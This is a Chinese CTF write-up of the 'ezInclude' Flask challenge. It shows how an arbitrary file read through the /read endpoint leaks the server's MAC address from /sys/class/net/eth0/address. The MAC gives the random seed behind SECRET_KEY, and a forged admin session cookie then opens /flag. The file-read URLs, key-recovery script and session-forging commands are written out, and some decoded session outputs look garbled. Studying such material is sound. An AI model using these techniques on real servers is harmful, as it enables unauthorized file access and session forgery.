


第三次月赛

打数模去了

只写了一道题目

ezInclude



首先是看不到flag的

但是看到URL里面可以通过read访问

后来看到hint

▼ 查看提示

[view app.py](#)

找到网页源代码：

```
# encoding:utf-8
import re, random, uuid, urllib
from flask import Flask, session, request

app = Flask(__name__)
random.seed(uuid.getnode())
app.config['SECRET_KEY'] = str(random.random()*42)
app.debug = True
@app.route('/')
def index():
    try:
        session['username'] = 'guest'
        return 'flag大促销! <br> <a href="/read?url=http://monian.one/pic.html">
        点击就送不要钱! </a>'
```

```

except Exception as e:
    print str(e)
    return '?'
@app.route('/read')
def read():
    try:
        url = request.args.get('url')
        m = re.findall('^file.*', url, re.IGNORECASE)
        n = re.findall('flag', url, re.IGNORECASE)
        if m or n:
            return 'GET OUT BABY HACKER!'
        web = urllib.urlopen(url)
        return web.read()
    except Exception as e:
        print str(e)
        return '?'

@app.route('/flag')
def flag():
    if session and session['username'] == 'admin':
        return open('/flag').read()
    else:
        return 'Access denied'

if __name__ == '__main__':
    app.run(
        debug=True,
        host="0.0.0.0",
        port="8080"
    )

```

发现有一个flag路径，但是直接访问会被deny

所以改session

着重看：

```

random.seed(uuid.getnode())
app.config['SECRET_KEY'] = str(random.random()*42)

```

在网上找到一篇

[flask session机制 偶尔躲躲乌云334的博客-CSDN博客](#)

种子是通过`random.seed(uuid.getnode())`生成的。而`uuid.getnode()`又是将MAC地址转换为10进制。那么我们通过程序中的任意文件读取来获取网卡地址。不就能得到种子了
读取/`proc/net/dev`可以知道服务器上的网卡。接着/`sys/class/net/eth0/address`可以知道MAC地址



The screenshot shows a web browser window with the address bar displaying `monian.one:7723/read?url=/proc/net/dev`. The browser's developer tools are open, showing the Network tab with a request to `Inter-Receive`. The response body displays network statistics for various interfaces, including `eth0`, with values for bytes, packets, errors, drops, and other metrics.



不安全

monian.one:7723/read?url=/sys/class/net/eth0/address

02:42:ac:11:00:03

```
import random
import sys
mac = "02:42:ac:11:00:03"
print(int(mac.replace(":", ""), 16))#转换为10进制
random.seed(2485377892355)
SECRET_KEY = str(random.random())
#根据程序中修改
print(SECRET_KEY)
```

最后得到mac地址转化来的随机种子

用session脚本跑一下。。。

本来是这样的，没有做出来

因为python版本的原因



15:29



LV 11 web/misc-赵春旭

ezInclude 新增提示



LV 11 web/misc-赵春旭

给完 hint1 怕你们不去读 proc 就直接拿 py3 开始搓了



LV 11 web/misc-赵春旭

```
C:\Users\MonianHello\python
Python 3.10.5 (tags/v3.10.5:f377153, Jun 6 2022, 16:14:13) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>> import random
>>> random.seed(114514)
>>> print(random.random())
0.23275894748985704
>>> "Z"
```

```
C:\Users\MonianHello>E:\Python27\python.exe
Python 2.7.18 (v2.7.18:5d21aa21f2, Apr 20 2020, 13:25:05) [MSC v.1500 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>> import random
>>> random.seed(114514)
>>> print(random.random())
0.23275894749
>>> "Z"
```




LV 11 web-郑锦城

py2 和 py3 可以通过看 print 用法区别，print 带个 () 的就是 py3，没带就是 py2



LV 11 web-郑锦城





LV 11 web-郑锦城


装个插件也能直接看



LV 11 web-郑锦城

c语言随机数有个很坑的地方就是操作系统不同，跑出来的数也不同，之前有道re题考到随机数，windows死活跑不出来，换成ubuntu就出来了

大意了。。


 **Wappalyzer** 🔍 ⚙️ 🌙

TECHNOLOGIES


MORE INFO

📄 Export


Web 框架


 [Flask](#) 1.0.1

Web 服务器

 [Flask](#) 1.0.1

编程语言

 [PHP](#)


 [Python](#) 2.7.18

[Something wrong or missing?](#)

Generate sales leads ^

Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.

Create a lead list →



新增：

传session的问题重新思考了一下，其实在最初解密的时候是出了问题的，但是后来解决了，具体：

在对原session解码的时候出的是base64字符串

如：

```
PS C:\Users\92579\Desktop\Tools\代码审计\session> python .\flask1.py decode -c
"eyJ1c2VybmFtZSI6eyI6I1lXUnRhVzQ9In19.ZWLSBA.2qtjD_roJa7q2iJsusakWMQMlY"
b'{"username":{" b":"YWRtaW4="}}'
```

反过来加密的时候又出现编译不对的状况

类似这样：

```
PS C:\Users\92579\Desktop\Tools\代码审计\session> python .\flask1.py decode -c
"eyJ1c2VybmFtZSI6eyI6I1lXUnRhVzQ9In19fQ.ZWLlog.HfNaENTOennpofr9y
BpubaLWBug"
b'{"username":{" di":{" b__":"YWRtaW4="}}}'
```

但试了几次之后发现：应该是这样的

```
PS C:\Users\92579\Desktop\Tools\代码审计\session> python .\flask1.py encode -s
"22.1030973446" -t '{"username': b'admin'}"
eyJ1c2VybmFtZSI6eyI6I1lXUnRhVzQ9In19.ZWVwww.dXGgzocctcdaP_WJv0p1ZYLvXR8
```

